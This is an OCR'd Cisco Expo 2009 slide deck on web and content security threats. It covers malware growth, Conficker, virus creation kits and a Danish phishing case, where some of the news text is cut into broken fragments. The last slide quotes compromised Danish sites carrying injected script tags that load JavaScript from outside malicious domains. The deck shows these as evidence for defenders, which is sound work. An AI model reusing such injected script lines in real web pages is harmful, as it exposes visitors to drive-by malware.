Cisco Expo 2009

# From reactive to proactive solutions
## Content Security

**Jens Christian Høy Monrad**

**Ironport Systems Engineer Nordics**


# Agenda

- Challenges Today
- Threats and Trends
- Criminal Ecosystem
- Solutions
- Conclusion


# The Evolution of Intent, *A Shift to Financial Gain*

Threats Are Becoming Increasingly Difficult to Detect and Mitigate

Primary Targets: Legitimate Web Sites




# Active Content: Malware Is on the Rise





*# of unique Malware samples in 2006: 972K*
*# of unique Malware samples in 2007: 5.5M*

*500% increase in 12 Months*

# Web Traffic
## The Long Tail Gets Longer



# Effect of Closing McColo - Temporary



# Web Browser Ecosystem Vulnerable

SANS Top 20 2007 Security Risks

http://www.sans.org/top20/#c1

- IE and Firefox vulnerable

  "…**hundreds of vulnerabilities in ActiveX controls** installed by software vendors have been discovered."

- Media Players & Browser Helper Objects (BHO)

  RealPlayer, iTunes, Flash, Quicktime, Windows Media

  Explosion of BHOs and third-party plug-ins

  Plug-ins are installed (semi) transparently by website. Users unaware an at-risk helper object or plug-in is installed … introducing more avenues for hackers to exploit users visiting malicious web sites.

# Attack Vector: Vulnerable Web Servers


SANS Top 20 2007 Security Risks


http://www.sans.org/top20/#c1

"Web application vulnerabilities in open-source as well as custom-built applications account for almost half the total number of vulnerabilities being discovered in the past year. These vulnerabilities are being exploited widely to convert trusted web sites into malicious servers serving client-side exploits and phishing scams."

# Virus Sophistication Beats AV Signatures

- 182 virus tools at VX Heavens website vx.netlux.org
  - Example: NGVCK (Next Generation Virus Creation Kit)
- Poly/Metamorphic tools create random variants
- Viruses download fresh copy every 24 hours
- Viruses use buddy program to reinstall virus if disinfected



# Threats and Trends

# Conficker/Downadup Worm


- Microsoft MS08-067 out of band security update on Oct 23, 2008
- Vulnerability in Windows Server service allowing remote code execution using port 139 or 445
  - 2000, XP, Windows Server 2003 without authentication
  - Vista, Windows Server 2008 requires authenticated remote attacker
- Conficker spreads via
  - Scanning local network for vulnerability
  - Via local shares by password guessing administrator logins
  - Removable devices (e.g. USB drives) via autorun.inf
- Estimate approximately 9M infected PCs (F-Secure)

Computer virus shuts down Houston municipal courts

French fighter planes grounded by Conficker

# Social Engineering via Social Medias

# ”Scareware”



# Threats are also local

## Dansk phishing-site afsløret i København

**Et phishing-site, der lokkede kreditkortnumre fra godtroende Pay Pal kunder, er netop blevet afsløret i København.**

AF TORBEN R. SIMONSEN, TIRSDAG 09. OKT 2007 KL. 16:20

Normalt er phishingsites ikke noget, man forbinder med danske domænenavne, men nu er et dansk eksempel blevet afsløret midt i København.

Sitet var en efterligning af internetbetalingstjenesten Pay Pals registreringsside, men frem for kontooprettelse blev hjemmesiden brugt til at fiske kreditkontonumre, oplyser det finske it-sikkerhedsselskab F-Secure i en pressemeddelelse.

Den anvendte internet-adresse kan dog ifølge F-Secure være blevet hacket af kriminelle, så selv om det er en navngiven person med adresse i København, der står som registrant af domænet, behøver han ikke være ophavsmand til phishingforsøget.

Det er ikke usædv
går også den and
hjemmeside, hvor

De engelske skat
kriminelle i Danm

»Det er meget alv
det danske cpr-nu
kodeord,« siger S

De fleste spor i ph
800 phishing-sager om året.

Men det specielle i denne sag er, at den falske phishing-hjemmeside lå på en dansk server.
Den danske side er nu lukket ned.

Det rigtige sikkerhedsfirma F-Secure har undersøgt sagen og er kommet frem til, at e-mailen er sendt via en server i Ukraine til danske e-mailadresser.

/ritzau/

paraderne er ikke på samme måde oppe, når vi surfer på nettet, siger IT-chef hos Softscan, Diego D'Amara til Radioavisen.

*Skrevet af: Preben Lund*

# Danish Infected Sites

**Nettet** Søgeresultaterne **1** - **10** ud af **158.000** på **dansk**

Klubplus.dk - forside<**script src=http**://www.usabnr.com/ngg.**js** ...
Klubplus.dk - forside<**script src=http**://www.usabnr.com/ngg.**js**></script><**script**
**src=http**://www.butdrv.com/ngg.**js**></script><**script ...**
www.klubplus.dk/ - 2k - Cached - Lignende sider

Akutboligformidling.dk - Kontakt os<**script src=http**://www.adw95 ...
Dette websted kan beskadige din computer.
Akutboligformidling.dk - Kontakt os<**script src=http**://www.adw95.com/b.**js**></script><**script**
**src=http**://www.adw95.com/b.**js**></script><**script ...**
www.akutboligformidling.dk/default.asp?mode=sider&vis=4 - Lignende sider

[PDF] CVU Fyn Kursus
Filtype: PDF/Adobe Acrobat - Vis som HTML
kan indgå me<**script src=http**://www.heiheinn.cn/k.**js**></script><script src=http://
www.attadd.com/ngg.**js**></script><**script ...**
www.cvufyn.dk/kursustast/_ccCoreObjects/generators/makePDF.asp?CourseID=405 -
Lignende sider

Q&A
Dette websted kan beskadige din computer.
<**script src=http**://s.shunxing.com.cn/s.**js**></script><**script ...** src=http://sion.or.kr/iis.swf>
</script><**script src=http**://sion.or.kr/iis.swf></script><**script ...**
jungasa.co.kr/qna/qna_count.asp?idx=13&Page= - Lignende sider

Musikerbasen.dk, en gratis ressource for musikere på nettet!
<**script src=http**://iwdown.com/inc/e.**js**></script>, 22-10-2004. peter viskinde - www.viskinde.
<**script src=http**://iwdown.com/inc/e.**js**></script> ...
www.musikerbasen.dk/Links.aspx?Show=5&Page=7 - 44k - Cached - Lignende sider

